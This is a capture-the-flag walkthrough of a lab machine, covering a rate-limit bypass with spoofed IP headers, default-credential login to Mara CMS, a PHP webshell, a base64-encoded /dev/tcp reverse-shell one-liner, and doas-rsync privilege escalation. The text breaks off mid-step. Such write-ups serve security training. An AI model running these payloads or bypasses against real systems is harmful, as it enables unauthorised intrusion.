TL;DR
In this challenge, we brute force the number for the spin wheel, while bypassing the rate limit checks, using the header X-Remote-Addr: 127.0.0.1.
Next, we get the path /YouGotTh3P@th which leads to Mara CMS based website. We exploit known authenticated RCE to get shell as www-data.
We moved to kiran using password we find inside /var/backups/.bak.passwd, and privilege escalate using doas, (which is like sudo), on rsync.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh, port 80 with apache http server and port 8085 with Gunicorn WSGI.
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 62 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 bd:a4:a3:ae:66:68:1d:74:e1:c0:6a:eb:2b:9b:f3:33 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC7zuGtMGKQdFrh6Y8Dgwdo7815klLm7VzG05KNvT112MyF41Vxz+915iRz9nTSQ583i1cmjHp+q+fMq+QGiO0iwIdYN72jop6oFxqyaO2
ZjBE3grWHSP2xMsTZc7qXgPu9ZxzVAfc/4mETA8B00yc6XNApJUwfJOYz/qt/pb0WHDVBQLYesg+rrr3UZDrj9L7KNFlW74mT0nzace0yqtcV//dgOMiG8CeS6TRyUG6clbSUdr+yfgPOrcUw
hTCMRKv2e30T5naBZ60e1jSuXYmQfmeZtDZ4hdsBWDfOnGnw89O9Ak+VhULGYq/ZxTh31dnWBULftw/l6saLaUJEaVeb
|   256 9a:db:73:79:0c:72:be:05:1a:86:73:dc:ac:6d:7a:ef (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBENNM4XJDFEnfvomDQgg0n7ZF+bHK+/x0EYcjrLP2BGgytEp7yg7A36KajE2QYkQKtHGPam
SRLzNWmJpwzaV65w=
|   256 64:8d:5c:79:de:e1:f7:3f:08:7c:eb:b7:b3:24:64:1f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOd1NxUo0xJ3krpRI1Xm8KMCFXziZngofs/wjOkofKKV
80/tcp   open  http    syn-ack ttl 62 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Susta
|_http-server-header: Apache/2.4.18 (Ubuntu)
8085/tcp open  http    syn-ack ttl 62 Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Spinner
| http-methods:
|_  Supported Methods: POST GET HEAD OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I’ll add sustah to our /etc/hosts
Brute forcing number for spin wheel while bypassing rate limit using http header
First, we can see this spin wheel at http://sustah:8085/.

Since we have 0.004 chances to win, it means we brute force numbers from 1 to 25000.
I tried to fuzz using ffuf.
We created the file numbers.txt using this command:
seq 1 25000 > numbers.txt
and this command was generated using Formatify Burp suite extension.
ffuf -w numbers.txt -u "http://sustah:8085/" \
  -X POST \
  -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" \
  -H "Priority: u=4" \
  -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" \
  -H "Referer: http://sustah:8085/" \
  -H "Connection: keep-alive" \
  -H "Upgrade-Insecure-Requests: 1" \
  -H "Accept-Language: en-US,en;q=0.5" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  --data 'number=FUZZ' \
  -c \
  -v
However, very quickly I started getting 429:

So, I tried my luck with changing the user-agent, and it didn’t work.
Then, I tried to give one of these IP-headers and the ip address 127.0.0.1:
CACHE_INFO
CF_CONNECTING_IP
CF-Connecting-IP
CLIENT_IP
Client-IP
COMING_FROM
CONNECT_VIA_IP
FORWARD_FOR
FORWARD-FOR
FORWARDED_FOR_IP
FORWARDED_FOR
FORWARDED-FOR-IP
FORWARDED-FOR
FORWARDED
HTTP-CLIENT-IP
HTTP-FORWARDED-FOR-IP
HTTP-PC-REMOTE-ADDR
HTTP-PROXY-CONNECTION
HTTP-VIA
HTTP-X-FORWARDED-FOR-IP
HTTP-X-IMFORWARDS
HTTP-XROXY-CONNECTION
PC_REMOTE_ADDR
PRAGMA
PROXY_AUTHORIZATION
PROXY_CONNECTION
Proxy-Client-IP
PROXY
REMOTE_ADDR
Source-IP
True-Client-IP
Via
VIA
WL-Proxy-Client-IP
X_CLUSTER_CLIENT_IP
X_COMING_FROM
X_DELEGATE_REMOTE_HOST
X_FORWARDED_FOR_IP
X_FORWARDED_FOR
X_FORWARDED
X_IMFORWARDS
X_LOCKING
X_LOOKING
X_REAL_IP
X-Backend-Host
X-BlueCoat-Via
X-Cache-Info
X-Forward-For
X-Forwarded-By
X-Forwarded-For-Original
X-Forwarded-For
X-Forwarded-For
X-Forwarded-Server
X-Forwarded-Host
X-From-IP
X-From
X-Gateway-Host
X-Host
X-Ip
X-Original-Host
X-Original-IP
X-Original-Remote-Addr
X-Original-Url
X-Originally-Forwarded-For
X-Originating-IP
X-ProxyMesh-IP
X-ProxyUser-IP
X-Real-IP
X-Remote-Addr
X-Remote-IP
X-True-Client-IP
XONNECTION
XPROXY
XROXY_CONNECTION
Z-Forwarded-For
ZCACHE_CONTROL
The headers will be at ip_headers.txt.
The idea is that the regular ffuf that gives me rate limit will running on background, while I’ll check which header won’t give me 429
ffuf -w ip_headers.txt \
  -u "http://sustah:8085/" \
  -X POST \
  -H "Accept: text/html,applicaion/xhtml+xml,ation/xml;q=0.9,*/*;q=0.8" \
  -H "Priority: u=4" \
  -H "User-Agent: Mozilla/5.0 X1; Linux x86_64; o/20100101 Firefox/128.0" \
  -H "Referer: http://sustah:8085/" \
  -H "Connection: keep-alive" \
  -H "Upgrade-Insecure-Requests: 1" \
  -H "Accept-Language: en-US,en;q=0.5" \
  -H "FUZZ: 127.0.0.1" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  --data 'number=4' \
  -c \
  -v
We can see the header X-Remote-Addr gives us 200 http status code, when giving it the ip 127.0.0.1:

Now, let’s fuzz again,this time with -fw 157 because this is the number of words in wrong response.
ffuf -w numbers.txt -u "http://sustah:8085/" \
  -X POST \
  -H "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" \
  -H "Priority: u=4" \
  -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0" \
  -H "Referer: http://sustah:8085/" \
  -H "Connection: keep-alive" \
  -H "Upgrade-Insecure-Requests: 1" \
  -H "Accept-Language: en-US,en;q=0.5" \
  -H "X-Remote-Addr: 127.0.0.1" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  --data 'number=FUZZ' \
  -c \
  -v -fw 157
and we find the number, which is 10921.

When guessing this number, we get the path:
/YouGotTh3P@th

Exploit known RCE on Mara CMS when login with default credentials to get shell as www-data
When we go to:
http://sustah/YouGotTh3P@th/
we can see this Mara CMS front page:

Since this is version 7.2, we can use this exploit https://www.exploit-db.com/exploits/48780 to get authenticated RCE.

We can login with default credentials:
admin:changeme
and then upload our webshell, at http://sustah/YouGotTh3P@th/codebase/dir.php?type=filenew,
We can put this code:
<?php system($_GET["cmd"]); ?>


Now, access http://sustah/YouGotTh3P@th/img/webshell.php?cmd=whoami to get the RCE:
pasting the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzIuMTY4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash

Find kiran’s password inside /var/backups/.bak.passwd
Inside /var/backups we can find the file .bak.passwd:
www-data@ubuntu-xenial:/var/backups$ cat .bak.passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
vagrant:x:1000:1000:,,,:/home/vagrant:/bin/bash
ubuntu:x:1001:1001:Ubuntu:/home/ubuntu:/bin/bash
kiran:x:1002:1002:trythispasswordforuserkiran:/home/kiran:
Okay, let’s move to kiran using su kiran with the password trythispasswordforuserkiran.

and get the user flag:
kiran@ubuntu-xenial:~$ cat user.txt
6b18f161b4de63b5f72577c737b7ebc8
Privilege Escalation to Root using doas on rsync
Using linpeas, we find /usr/local/bin/doas.
╔══════════╣ Doas Configuration
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#doas
Doas binary found at: /usr/local/bin/doas
Doas binary has SUID bit set!
-rwsr-x--x 1 root root 38616 Dec  6  2020 /usr/local/bin/doas
-e
Checking doas.conf files:
Found: /usr/local/bin/../etc/doas.conf
 permit nopass kiran as root cmd rsync
Found: /usr/local/etc/doas.conf
 permit nopass kiran as root cmd rsync

Basiclly, this is like sudo. As we can see, we can execute:
/usr/local/bin/doas rsync
and then rsync will get executed as admin.
We can privilege escalate using this https://gtfobins.github.io/gtfobins/rsync/.
If the binary is allowed to run as superuser by
